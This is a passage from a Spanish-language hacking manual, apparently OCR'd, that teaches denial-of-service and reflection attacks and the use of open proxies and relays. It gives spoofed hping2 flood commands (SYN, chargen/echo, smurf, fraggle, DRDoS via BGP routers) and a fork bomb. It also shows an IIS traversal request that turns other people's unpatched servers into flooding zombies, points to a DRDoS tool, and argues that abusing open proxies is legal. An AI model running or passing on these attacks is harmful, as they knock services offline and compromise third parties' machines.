
Un puerto abierto se detecta por el paquete retornado **SA** (en rojo). Los puertos cerrados se reconocen por los paquetes **R**. Recordemos el Three-way TCP/IP handshake. En este caso, la máquina 192.168.0.100 respondió con un SYN-ACK y la máquina atacante contestó con un RST para finalizar la conexión.

Ataques de Denegación de Servicio

Introducción
Los métodos de denegación de servicio (DoS) han adoptado los mecanismos de la distribución para poder llevar a cabo ataques más sofisticados y eficientes. En este capítulo se describirán los ataques que tienen como objetivo primordial impedir o negar el acceso a determinados servicios, como lo son web, correo y el acceso remoto o una denegación de servicio total del sistema atacado.

Un ataque de DoS se caracteriza porque el principal objetivo del atacante es evitar el acceso de los usuarios a los recursos del sistema: inundando una red con tráfico basura, haciendo más lentas las conexiones o bloqueándolas totalmente, interrumpiendo la comunicación entre dos máquinas, bloqueando el acceso de un determinado usuario, etc. En otros tipos de ataques, el DoS es simplemente el preludio de un ataque mayor con un objetivo diferente.

El uso ilegítimo o ilimitado de recursos de un sistema es otra forma de DoS. Por ejemplo, si alguien tiene acceso a nuestro FTP y lo utiliza para poner un servidor de Warez, puede llegar a llenar nuestro disco duro con consecuencias desastrosas para nosotros y para la ejecución normal de nuestros servicios.



Full TCP Connection. Puerto abierto
Three-Way Handshake

Tipo de Servicios Atacados
Los ataques de DoS son muy variados y se ven afectados servicios muy distintos de los que se pueden nombrar: consumo de recursos limitados, destrucción o modificación de las configuraciones o alteración de los componentes de red.

Consumo de Recursos Limitados
Aspectos fundamentales para el buen funcionamiento de un equipo o de una red son el ancho de banda de la red, la memoria, disco duro, tiempo de CPU, etc.

Un método común de DoS consiste en consumir el ancho de banda disponible, de forma que nadie pueda conectarse o que el servicio se vea ralentizado. Un ataque de este tipo es el SYN FLOOD (de flood: inundar).

SYN FLOOD: Este tipo de ataque se basa en la generación de cientos de peticiones de conexión que no llegan a completarse hasta el final, lo que produce un consumo de recursos en el sistema atacado que impide cualquier nueva conexión real.

Cuando un cliente trata de comunicarse con un servicio de un determinado servidor, se produce el típico three-way TCP/IP handshake (ver figura). Para que la comunicación pueda llevarse a cabo, este proceso debe producirse por completo.

El problema aparece cuando el servidor envía el mensaje con el SYN-ACK pero el cliente no devuelve el ACK que debería finalizar el proceso previo de comunicación. En el SYN-FLOOD se trataría de generar muchas de estas conexiones a medias. El servidor reserva en memoria una estructura de datos describiendo todas las conexiones pendientes que restan por finalizarse, es decir, por recibir el ACK final del cliente. Esta estructura de datos tiene un tamaño finito, por lo que podemos generar un número suficiente de estas conexiones a medias, con la finalidad de llenar la estructura de datos.

Cuando hayamos conseguido llenar la estructura de datos de la tabla, el servidor no podrá aceptar nuevas peticiones hasta que la tabla vuelva a disponer de espacio libre. Este tipo de conexiones tienen un timeout asociado, a partir del cual se eliminarán de la tabla y el servidor podrá aceptar conexiones de nuevo.

Este tipo de ataque es fácil de efectuar mediante el uso de la técnica de IP Spoofing. El atacante envía un SYN al servidor blanco pero con una dirección IP falseada. De esta manera, el servidor enviará el correspondiente SYN-ACK a la IP falseada que no responderá a este mensaje. Así, el servidor atacado reservará un espacio de memoria por cada una de estas conexiones hasta que se llena la tabla, por lo que no puede aceptar nuevas conexiones. Como las direcciones IP que hemos enviado no son las nuestras, este ataque podrá realizarse conservando el anonimato.

Generalmente, mientras no se genere tráfico que sature el ancho de banda, las conexiones que ya estaban establecidas no se verán afectadas. En otras ocasiones, el servidor puede quedarse sin memoria, colgarse o colgar el servicio atacado.

Existen soluciones para este tipo de ataque, por lo que puede darse el caso de hacer intentos infructuosos en sistemas protegidos. Sin embargo no todos los sistemas y redes han sido configurados para repeler este tipo de incursiones.

Demostración de Ataques
Para realizar un ataque SYN-FLOOD se requiere del programa hping2 que ya revisamos en el capítulo anterior y con la que podemos generar paquetes con diferentes características como son SYN, SYN/ACK o ACK activos, IP Spoofing y fragmentación de paquetes.

Para nuestras pruebas lo que tenemos que hacer es enviar paquetes con el flag SYN activo y con la IP origen spoofeada al puerto 80, por ejemplo. Con la opción **-k** se logrará que el hping2 no autoincremente el puerto que especifiquemos con el parámetro -p (puerto 80):

```
hping2 -S -a ip-falsa -p 80 -k ip-maquina-objetivo
```

Si espiamos nuestro tráfico con el tcpdump veremos que los paquetes que estamos enviando son de la forma

```
01:25:04.745182 ip-falsa.2315 > ip-maquina-objetivo.www:
S 1531287039:1531287039(0) win 512
```

Es decir, paquetes con el SYN (S) activo y como si el origen fuese ip-falsa, en vez de nuestra IP real. Ahora solo tenemos que generar el suficiente número de paquetes para poder inundar la máquina que tenemos como objetivo:

```
hping2 -i u100000 -S -a ip-falsa -p 80 -k ip-maquina-objetivo
```

Con la opción **u100000** estaremos enviando 10 paquetes por segundo (u significa el tiempo en microsegundos que debe transcurrir antes de enviar un nuevo paquete). Si queremos enviar más paquetes hay que cambiar el valor de la opción **-i**.

UDP PORT DoS Attack: Cuando somos capaces de establecer una comunicación entre dos servicios que utilizan el protocolo UDP y que producen una salida de datos, estos servicios pueden generar el suficiente tráfico para producir un DoS a ambos equipos. En este tipo de ataque no necesitamos tener en cuenta ninguna de las máquinas, solo será necesario el uso de IP Spoofing para llevar a cabo el ataque.

Imaginemos que mediante el empleo de paquetes UDP spoofeados, conectamos el puerto ***chargen*** (generador de caracteres -puerto 19) de un equipo con el puerto ***echo*** (que repite los datos de entrada -puerto 7) del mismo equipo o de otro distinto. Ambos puertos generarán una gran cantidad de tráfico, lo que redundará en un ocupamiento de ancho de banda exagerado entre ambos equipos e inclusive agotar los recursos. Podemos elevar la eficacia de este ataque conectando el puerto chargen de varios equipos al puerto echo de un mismo equipo. Para ejecutar este procedimiento necesitamos usar de nuevo hping2.

```
hping2 -2 -a IP1-spoofeada -a 7 -p 19 -k IP2
```

Donde IP2 es la máquina con el servicio chargen. IP1-spoofeada es el equipo con el servicio echo. La mayoría de los sistemas pueden tener implementados mecanismos de protección contra esta clase de DoS.

Otra variante es conectar los dos puertos echo para generar un ciclo infinito o circulo vicioso donde los paquetes se intercambian una y otra vez *ad infinitum* entre las dos máquinas.

```
hping2 -2 -a IP1-spoofeada -s 7 -p 7 -k IP2
```

ICMP ECHO FLOOD: Para este tipo de ataque se requiere la coordinación de una cantidad considerable de equipos trabajando al mismo tiempo contra un mismo objetivo. Haciendo esto, podremos generar el suficiente tráfico para consumir todo el ancho de banda del servidor. En este ataque tenemos que tener en cuenta el ancho de banda del servidor con el fin de saber el número de equipos necesarios para llevar a buen fin el ataque. En el apartado DDoS (Distributed Denial Of Service) se explicará detalladamente esta forma de ataque.

El programa **Smurf** es una herramienta que nos posibilita llevar a cabo este tipo de ataque. Lo que se hace es enviar paquetes ICMP (los usados por la herramienta ping) a la dirección de broadcast, falseando la dirección de origen con la IP de la máquina que queremos que reciba el torrente de paquetes ICMP. Recordemos que la dirección Broadcast todo el mundo la considera como propia. Si se envía información donde en el campo destinatario aparezca la dirección broadcast, todos los sistemas interpretarán que la información es para ellos.

En redes locales, si los últimos números en la dirección IP corresponde a 255, a la IP se le llama dirección de broadcast y llega a todos los equipos por igual. Se emplea, como mencionamos en capítulos anteriores, para funciones internas de control de red.

Al enviar los paquete de información a la dirección de broadcast, todas las maquinas que se encuentran en la subred responderán al paquete ICMP, enviando esta respuesta a la dirección IP perteneciente a la máquina blanco. Si el número de equipos en la subred es grande, podremos saturar la red junto con la máquina atacada. Mediante hping2, el ataque se estructuraría de la manera siguiente:

```
hping2  -1 -i u1 -a IP-atacada -d 60000 -E archivo IP-broadcast
```

Con la opción **-d** indicamos el tamaño de los paquetes a enviar. Con **-E** señalamos el archivo que utilizamos como datos para generar estos paquetes.

Debemos juzgar como ajustar los valores de hping2 según nuestras necesidades, atendiendo al tipo de conexión de la máquina que queremos atacar, número de equipos que formarán parte del ataque, etc.

UDP FLOOD: Este procedimiento es similar al ICMP FLOOD, pero con la diferencia de que se usan paquetes UDP. Se envían paquetes UDP a la dirección de broadcast con la dirección IP falsificada con la de la máquina que se quiere atacar. De esta manera, todas las máquinas responderán con mensajes *"ICMP Unreachable"*, provocando la saturación del equipo. Una herramienta que que implementa este tipo de DoS es **Fraggle**. Con hping2 la estructura del comando y opciones es:

```
hping2 -2 -i u1 -a IP-atacada -d 60000 -E archivo IP-Broadcast
```

Hay que tener en mente que debemos ajustar los valores **-i** y **-d** según nuestras pruebas.

Consumo De Otros Recursos. Aparte del consumo de ancho de banda, los atacantes pueden consumir otros recursos. Por ejemplo, en muchos sistemas, existen un número limitado de estructuras de datos utilizados para almacenar la información de los procesos. Un usuario malicioso puede llenar completamente estas estructuras escribiendo un simple programa que crea copias de sí mismo. De esta forma se puede ralentizar o colgar completamente el sistema, como por ejemplo, llenar al límite la memoria disponible o cargar el CPU con un elevado número de procesos. Este ataque es tan sencillo como ejecutar el siguiente programa:

```
#include <stdio.h>

void main()

        while (1)

                fork();
```


Cuando ejecutamos este programa se generan rápidamente copias del mismo, las cuales a su vez, generan más y más copias. En solo segundos el sistema se vuelve más y más lento y se cuelga. Hoy día, muchos sistemas previenen este tipo de ataque. Este fue solo un ejemplo de lo que se puede hacer.

Otros métodos de consumo de recursos consisten en tratar de llenar el disco duro empleando para este fin servicios del propio sistema, como pueden ser el uso abusivo correo para llenar el espacio a base de mensajes, de servidores FTP o recursos de red demasiado permisivos, generación excesiva de logs.

Algunos sistemas controlan el número de intentos de login fallidos, deshabilitando el acceso al usuario cuando se ha llegado al límite de intentos permitidos. Esto puede ser utilizado para denegar el acceso a un usuario legítimo.

DDoS (Distributed Denial of Service)
De un tiempo para acá, se ha puesto de moda esta modalidad de ataque que la podemos considerar descendiente de la anterior. Un ataque de denegación de servicio distribuído fue perpretado contra los servidores de Yahoo. En este tipo de ataque, la idea es utilizar cientos de computadoras para atacar un servidor específico trabajando al mismo tiempo.

Se ha utilizado para tumbar servidores que alojan páginas de pornografía infantil, de campañas políticas y de racismo, etc; pero también servidores de personas que tienen páginas personales, a modo de venganza. Lo emplean hackers maliciosos de tipo lamer.



DDoS: Distributed Denial of Service

Suponiendo que el servidor que se tenga como objetivo dispone de una conexión T1 (1.58 megabits de ancho de banda), si queremos realizar un DDoS para consumir todo el ancho de banda, requeriremos como mínimo, una conexión del mismo tipo para poder generar la cantidad suficiente de paquetes necesarios para saturar su línea. Esto es algo que no está al alcance de mucha gente. Ahora bien, si empleamos, digamos, 400 computadoras con DSL o Cable, para que todas generen la gran cantidad de paquetes destinados al servidor que se quiere atacar, podremos dejarlo *Off-line* durante el tiempo que dure el ataque o mientras los responsables del sistema no apliquen los filtros necesarios para evitar el ataque.

Ejecución. Para poder llevar a cabo este tipo de incursión, lo más sencillo es centrarse en equipos con Winxx, encontrar una vulnerabilidad que nos permita introducirles un troyano (ver capítulo sobre troyanos) que realizará todo el trabajo y buscar la forma de informar a estos troyanos de cuándo y a qué equipo atacar. Sin embargo, la capacidad de realizar un programa de este tipo no está al alcance de todos, por lo que se explicará una forma más sencilla.

Hace un tiempo apareció en IIS (Microsoft's IIS Web Server) una vulnerabilidad que permitía ejecutar cualquier comando en una computadora con Winxx y con un servidor web ejecutándose. Se lograba con la siguiente petición:

```
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:}
```

Si el servidor IIS es vulnerable responderá con ***HTTP/1.1 200 OK*** y con el resultado de la ejecución del comando dir C: si no es vulnerable, obtendremos ***HTTP/1.1 500 server error***, con lo cual podemos saber que este equipo no puede ser utilizado en nuestro ataque. Por medio de un sencillo programa podremos escanear un rango de Ips suficientes como para obtener el número necesario de direcciones IP que tengan un IIS vulnerable. Cuando tengamos a la mano una lista grande, tendremos la posibilidad de enviar el siguiente comando a cada uno de estos servidores:

```
ping.exe -n 9999999 -l 65500 -w 0 <IP_Destino>
```

Este comando hará que la computadora envíe 9,999,999 peticiones ICMP Echo de 64kb de tamaño máximo, lo más rápido que pueda a la dirección que se quiere atacar. Si este proceso se automatiza por medio de un programa y utilizando la lista de servidores IIS vulnerables que hayamos obtenido, tendremos un pelotón de equipos enviando un torrente de paquetes al servidor destino.

Dependiendo de las conexiones de estas computadoras esclavas, del ancho de banda que disponga el equipo destino y de la simultaneidad del envío de paquetes, podemos tener la posibilidad de comprobar si el número de equipos utilizado es suficiente o no.

No es necesario que se utilice la dirección IP del servidor que se quiere atacar. Hay que averiguar qué otros equipos están por delante de nuestro objetivo (por ejemplo, algún router) y realizar el ataque directamente a la IP del router.

Éste ataque es relativamente sencillo y el número de equipos con IIS que no están parchados y que presentan esta vulnerabilidad sigue siendo grande. La parte dificultosa es realizar los dos programas: el que recopila la lista de servidores vulnerables y el que utiliza dicha lista para realizar el ataque mediante la ejecución del ping.


Los bots del irc son la forma más original que se ha visto para la ejecución de ataques DDoS. Se puede utilizar un troyano, como el sub7server, haciendo que la máquina infectada actúe como zombie. Los troyanos usados y que ya han infectado el equipo, se desempeñan como un bot del irc. Se conectan a un canal de un servidor del irc que requiere autenticación y allí permanece en espera de órdenes. Cuando el atacante decide qué servidor, de pornografía infantil, por ejemplo, será la víctima, solo tiene que teclear una serie de comandos en el canal apropiado y todos los bots que se encuentren conectados comenzarán a atacar a la dirección de destino que se les indique. Podemos realizar un ataque con ICMP Flood o con UDP Flood, o usar inclusive ambos. El bot de irc permanece continuamente conectado al servidor del irc mientras el servidor atacado se encuentre en línea.

Otras características importantes consisten en permitir su propia actualización. Mediante el comando adecuado, éste se conecta a una página web, se baja la nueva versión del bot y se actualiza. Hay que notar que este bot permite el control de la PC infectada y la grabación de teclazos (como un keylogger), por lo que hay que tener cuidado al hacer nuestras pruebas.

Herramientas. También existen una serie de utilerías informáticas que se emplean con la finalidad generar esta clase de ataques, entre las que podemos destacar **Tribe Force Network**, **Trin00** y **Stacheldraht**. Éste último es un híbrido resultado de la combinación de los dos anteriores, pero con nuevas funcionalidades añadidas. Todos funcionan bajo la estructura cliente/servidor. Es necesario tener acceso a cada máquina zombie que actuará en el ataque para poder instalar el programa cliente y es dificultoso dado que hay que tener entrada a todas y cada una de las máquinas para poder instalarlo. A diferencia de los dos primeros, con Stacheldraht las comunicaciones se realizan en forma encriptada, lo que nos ayuda a ejecutar un ataque con mayor anonimato. Mediante este programa podremos realizar ataques DDoS con las técnicas ICMP Flood, SYN Flood. UDP Flood y la empleada por “smurf”.

DRDoS (Distributed Reflection Denial of Service)

Esta es otra variante de ataque DoS. El ataque de denegación de servicios distribuido por reflejo o DRDoS, utiliza IP Spoofing y equipos (servidores y routers) conectados a internet mediante un gran ancho de banda. La idea es emplear estos servidores como origen de los ataques sin la necesidad de instalar en ellos un troyano. El proceso es sencillo y se basa en el ya repasado **three-way TCP/IP handshake** que es necesario para conectar los dos equipos.



DRDoS con SYN spoofeado

Cuando un equipo que tiene un servicio corriendo en un puerto determinado, recibe un paquete SYN, genera un paquete de respuesta SYN/ACK. Si la dirección del paquete es verdadera porque corresponde con la dirección original, será respondida con un ACK, con lo que finaliza el proceso. Por el contrario, si la dirección de origen del paquete SYN se encuentra spoofeada con la dirección de la máquina que se quiere atacar, la máquina atacada será quien reciba el paquete SYN/ACK.

Imaginemos que ahora realizamos una recolección de los routers más importantes, mediante el traceo de rutas, y con anchos de banda que los IPS tienen para sus respectivas conexiones o los utilizados en el corazón del Internet, para enrutar el tráfico entre las diferentes redes que lo componen. Estos routers, por lo regular, suelen tener abierto el **puerto 179**, que es el que utilizan para intercambiar tablas de rutas con los routers vecinos mediante el protocolo BGP (Border Gateway Protocol). Cualquier conexión que hagamos a este puerto seguirá el proceso del three-way TCP/IP handshake, por lo que podemos enviar paquetes SYN con la IP origen spoofeada, como si fuesen generados por la máquina que tengamos como víctima. Al tratarse de equipos que no suelen mantener registros del tráfico que manejan (el tamaño de estos archivos de registro sería excesivamente grande), cualquier proceso de rastreo del paquete original sería imposible. Otra ventaja es su gran ancho de banda, lo que permite generar el suficiente tráfico necesario para poder dejar off-line al servidor que se desea atacar.

Utilizando esta lista de routers y con el programa adecuado para generar los paquetes con la dirección spoofeada, podríamos generar un torrente de paquetes sin necesidad de tener que utilizar máquinas con algún tipo de troyano instalado.

Este tipo de ataque se puede extender a otros tipos de servicios y servidores (no necesariamente routers), como por ejemplo SSH (22), telnet (23), DNS (53), servidores web (80), etc. hay que tener en cuenta que los servidores webs como Yahoo, Gmail o Hotmail, tienen grandes granjas de servidores con anchos de banda grandes, lo que los hace ideales para este tipo de ataques.

A todo esto debemos agregar el hecho del reenvío de paquetes por parte de los servidores/routers, cuando no se recibe el ACK esperado. Esto hace que los servidores reenvíen nuevamente, por lo regular en tres ocasiones, el paquete con el SYN/ACK. Esto significa que con solo enviar un paquete SYN con la dirección origen spoofeada, la máquina que nos pongamos como blanco recibirá cuatro paquetes. Escalando estos datos al número de servidores/routers utilizados para la incursión y al número de paquetes que enviemos a estos, podremos generar el suficiente tráfico que se requiere para saturar el ancho de banda del servidor atacado.

Existe en la red una útil herramienta con la que podemos realizar este tipo de ataque y se puede conseguir en www.astalavista.com/tools/dos/flooder/DRDoS.tar.gz. Es un programa sencillo que lee un archivo de la lista de servidores que actuarán como zombies, ya sean routers o servidores, junto con el puerto que se utilizará en cada uno. Este archivo debe contener un servidor/router por línea, de la forma A.B.C.D puerto.

Por ejemplo: si tenemos un router con la IP 10.11.12.13 que responde en el puerto 179 (BGP). La línea correspondiente en este archivo será `10 11 12 13 179`. hay que notar en esta disposición que los puntos entre los números se sustituyen por espacios en blanco. Cuanto mayor sea la lista, más eficiente será el ataque. Es conveniente poner routers y servidores que sepamos que tienen un gran ancho de banda.

Podemos utilizar hping2 para efectuar este ataque, pero debemos automatizar el proceso para lanzar una instancia del programa por cada uno de los servidores zombies que deseamos emplear.

```
hping2 -S -i u100000 ip-atacada ip-zombie
```

Es decir, enviamos paquetes tcp con el flag SYN activo a la máquina ip-zombie, haciéndonos pasar de ese modo, como si fuésemos la ip-atacada.

Sockets TCP/IP raw

Con la incorporación de los sockets TCP/IP raw en el sistema operativo WinXP, se dio un incremento en los ataques DDoS. Esto permite que se puedan realizar aplicaciones que utilicen cualquier tipo de socket de cualquier forma imaginable. Se pueden programar utilerías que empleen IP Spoofing, componer paquetes con estructuras que van más allá de los límites que marcan los estándares, desarrollar aplicaciones DDoS, etc. Esto era algo que solo se veía con Win2000, Linux y BSD.

Todos sabemos que la mayoría de los usuarios domésticos carece de conciencia acerca de la seguridad y es muy fácil que capten virus desde páginas con códigos maliciosos o que incluso permitan la instalación de troyanos.

Para conocer más acerca de estos ataques revisados se puede visitar la página web

http://grc.com

Con el conocimiento y los programas a la mano, se puede comenzar a hacer las pruebas en nuestros propios sistemas. Hay que advertir que nunca debemos hacer estas pruebas en sistemas ajenos por ser un delito.

Hping3 se encuentra ahora en su versión beta, mejorada con respecto de la anterior versión, y puede ser descargado desde su página oficial www.hping.org.

Los Proxies

Un proxy es un programa o dispositivo que realiza una tarea de acceso a Internet en lugar de otra computadora. Un proxy es un punto intermedio entre una computadora conectada a Internet y el servidor al que está accediendo. Cuando navegamos a través de un proxy, en realidad no estamos accediendo directamente al servidor, sino que realizamos una solicitud sobre el proxy y es éste quien se conecta con el servidor al que queremos acceder y posteriormente nos devuelve el resultado de la solicitud.

Cuando nos conectamos con un proxy, el servidor al que accedemos en realidad recibe la solicitud del proxy, en vez de recibirla directamente desde nuestra computadora. Sin embargo, puede haber sistemas proxy que interceptan diversos servicios de Internet. Lo más habitual es el proxy web, que sirve para interceptar las conexiones con la web y puede ser útil para incrementar la seguridad, rapidez de navegación e incluso el anonimato.

El proxy web es un dispositivo que suele estar más cerca de nuestra computadora que el servidor al que estamos accediendo. Este suele tener lo que denominamos un caché, con una copia de las páginas web que se van visitando. Entonces, si varias personas que acceden a Internet a través del mismo proxy acceden al primer sitio web, el proxy la primera vez accede físicamente al servidor destino, solicita la página y la guarda en la caché, además de enviarla al usuario que la ha solicitado. En sucesivos accesos a la misma información por distintos usuarios, el proxy sólo comprueba si la página solicitada se encuentra en la caché y no ha sido modificada desde la última solicitud. En ese caso, en lugar de solicitar de nuevo la página al servidor, envía al usuario la copia que tiene en la caché. Esto mejora el rendimiento o velocidad de la conexión a Internet de los equipos que están detrás del proxy.

Otro caso típico de uso de un proxy es para navegar anónimamente. Al ser el proxy el que accede al servidor web, el proxy puede o no decir quién es el usuario que lo está utilizando. El servidor web puede entonces tener constancia de que lo están accediendo, pero puede que piense que el usuario que lo accede es el propio proxy, en lugar del usuario real que hay detrás del proxy. Hay proxies anónimos y los hay que sí informan del usuario real que está conectado a través de él.

Utilizar un proxy también tiene sus desventajas, como la posibilidad de recibir contenidos que no están actualizados, tener que gestionar muchas conexiones y resultar un cuello de botella, o el abuso por personas que deseen navegar anónimamente. También el proxy puede ser un limitador, por no dejar acceder a ciertos protocolos o puertos. AOL es un servicio que utiliza decenas de proxies para que sus abonados se conecten a Internet. Muchas de las páginas no están actualizadas y la mayoría de las veces, los aolers no se dan cuenta. Esto lo hace AOL para ahorrarse ancho de banda. Para evitar esto, al entrar a una página en el software de AOL, simplemente hay que teclear CTRL+F5 para actualizarla.

Proxies abiertos

En ocasiones se pueden encontrar proxies abiertos a todo el mundo y, con la finalidad de ocultar su IP, los spammers utilizan estos proxies enviar correo masivo. Los spammers actúan más o menos de la siguiente manera: buscan servidores de correo de tipo Open Relay, algunos pertenecen a empresas u organismos oficiales y hacen su conexión a través de proxies abiertos o empleando algún servidor con socks abiertos (puerto 1080 o Wingate) lo cual hace muy difícil seguirles el rastro ya que en los registros se graban los “anfitriones” que quizá por ignorancia o desidia han dejado esas puertas abiertas. Una deficiente configuración de la seguridad permite el abuso de servidores proxies por los que los spammers envían sus correos a través de estos. Es la técnica favorita de estos maliciosos ya que la dirección IP que queda registrada es la de la máquina que es objeto del abuso.

Spammer --> Poxy abierto --> mail.víctima.com 1.2.3.4.5.6.7.8.9.10.11.12

Las cabeceras de un spam enviado según este esquema se verían así:

Received: from Open.proxy.com (5.6.7.8)
By: mail.victima.com with SMTP for <spamee@víctima.com>; 22 feb 2009 12:41:45 -0000
From: <spammer@spam.com>
To: <spamee@víctima.com>
Subject: ¡Es hora de que se te pare la verg...onzoza actitud!

La única forma de rastrear un email enviado de esta forma es contactándose con el administrador de 5.6.7.8 y esperar a que éste conteste y a ver si tiene los logs donde se pueda rastrear el abuso a 1.2.3.4.

Debemos notar que un proxy abierto no es lo mismo que un relay abierto en virtud de que éste último trabaja a nivel aplicación y por tal motivo si deja huellas de su origen. Si en el ejemplo anterior 5.6.7.8 fuera un relay abierto, las cabeceras del correo spam se verían del modo siguiente:

Received: from Open.proxy.com (5.6.7.8)
By: mail.victima.com with SMTP for <spamee@víctima.com>; 22 feb 2009 12:41:45 -0000
Received: from spammer.com (1.2.3.4) by open.proxy.com with SMTP for <spamee@víctima.com>; 22 feb 2009 12:40:18 -0000
From: <spammer@spam.com >
To: <spamee@víctima.com>
Subject: ¡Es hora de que se te pare la verg...onzoza actitud!

Por esta razón, los spammers utilizan tanto proxies como relays abiertos.

Búsqueda de proxies y relays abiertos
Podemos navegar a la página www.relaysniper.com/download.asp y descargar dos programas que buscan servidores open relay y open proxies respectivamente. Los programas están pensados para ser udados por administradores responsables que quieran tener la certeza de que en la red que manejan no haya ningún equipo que haga de open relay u open proxy, pero por supuesto que pueden ser utilizados de la misma manera que varios programas similares para encontrar equipos de "puertas abiertas" a los fines que convenga al interesado.

En los programas scanner de servidores open relay se puede hacer un "barrido" de direcciones IP indicando la inicial y final. Aunque para hacerlo en la legalidad, debe practicarse en nuestros equipos, pero se puede utilizar en cualquier rango de Ips, por ejemplo, en la de cualquier proveedor de servicios de internet (ISP).

En la página www.openrelaycheck.com/orc/openrelaylist.asp se puede obtener una lista de relays abiertos pagando una suscripción. Para ususarios gratuitos, la lista no está actualizada, sin embargo, existen administradores de esos servidores tan descuidados que es posible que hayan dejado servicios abiertos.

Proxies anónimos y no anónimos
En www.openproxies.com se ofrece a los visitantes una lista de diez proxies abiertos. La estructura de la línea de ejemplo es como sigue:

193.170.41.235 80 640 ms No 01/20 17:43

Como se puede ver, se indica la dirección IP y el puerto (80). "640" es el tiempo de respuesta (en este ejemplo es lento). "No" indica que el proxy no es anónimo, es decir, no oculta nuestra IP. El resto de los datos son la fecha y hora.

Para saber si el proxy que estamos utilizando es anónimo o no, podemos aprovechar los servicios de la página www.all-nettools.com/tools1.htm.

En la sección correspondiente a **Proxy Test** podemos corroborar que estamos saliendo de la IP del proxy y que no puede detectarse nuestra IP real. Si se quiere una lista completa de proxies anónimos y activos hay que suscribirse al servicio.

Legalidad de usar Proxies
Aunque muchos han cuestionado la legalidad de utilizar un proxy para ocultar nuestra IP, está completamente claro que lo que es un verdadero crimen es forzar la entrada a un equipo sin autorización. Existen tres opciones por las que alguien deja un proxy abierto a todo el mundo, o es por que no sabe lo que hace (ignorancia), por negligencia o quizá porque tiene sus prpios motivos para hacerlo.

Lo anterior es análogo a imaginar que alguien deja un teléfono disponible para cualquiera. El teléfono ahí está y nadie lo toma por la fuerza. Como ninguna persona o autoridad a indicado alguna norma o restricción para su uso, pues eso corre a cuenta de quien lo utiliza.

Las personas que utilizan proxies lo hacen para proteger su privacidad y evitar que un sitio web registre su ingreso, especialmente si tiene una IP fija y no dinámica y no le gusta que se conozcan sus hábitos de navegación, sus preferencias, etc.

Si se tienen las IPs de posibles servidores proxy abiertos, se pueden verificar online desde

www.atomintersoft.com/products/alive-proxy/online-proxy-checker

que también cuenta con un servicio similar para servidores **socks**, que veremos en el siguiente apartado.

Uso de varios proxies
Si se quiere navegar de mejor manera y anónima, se pueden utilizar varios proxies. Por ejemplo, si usamos el *proxy A* y sabemos las direcciones de de otros dos proxies (*proxy B* y *proxy C*), la dirección que debemos solicitar sería algo así:

```
http://proxyB:puerto/http://proxyC:puerto/http://www.pagina.org.
```

Como resultado obtendríamos acceso a la página http://www.página.org a través de tres proxies anónimos: el proxy A (que está configurado en el navegador que usemos), el proxy B y el C que estan en la URL que tecleamos.

Otro ejemplo más realista sería:

```
http://proxy.usnowear.com;8080/http://proxy.barcelonaweb.com:8080/http://www.arroba.com
```

Los Servidores Socks

En principio, hablar de los Socks es hablar de un protocolo de red de tipo proxy que posibilita que un equipo del lado interior del servidor SOCKS llegue a otros equipos remotos sin establecer una conexión directa desde su dirección IP. Se puede usar como método de protección o cortafuegos para proteger equipos de nuestra red de Internet. Obviamente, dada su naturaleza, solo determinados equipos deberían utilizar el servicio.

SOCKS trabaja con aplicaciones TCP y UDP. Para aquellos que han usado mirc o algún script para chat por IRC, la presencia de servidores SOCKS abiertos resultan muy utiles para poder realizar todo tipo de actividades sin revelar nuestra IP verdadera. Es por la razón antes mencionada, que los servidores IRC controlan que el cliente no se haya conectado a través de estos servidores porque entonces gozarían de privilegios e impunidad en virtud de que la dirección IP registrada es la del servidor o host, y no la del propio equipo. De hecho, los scripts ya vienen con escaneadores de puertos, especialmente wingates o SOCKS. No solamente poder encontrar un *open socks* es útil para el IRC.

Podemos obtener el programa SocksCap desde:

www.socks.permeo.com/download/SocksCapDownload/index.asp

Este programa nos permite que cualquier aplicación cliente UDP/TCP de Winxx pueda salir a través de un servidor SOCKS. En el programa debemos especificar la IP del servidor, el puerto (1080 por lo general) y el protocolo SOCKS v.4 o SOCKS v.5.

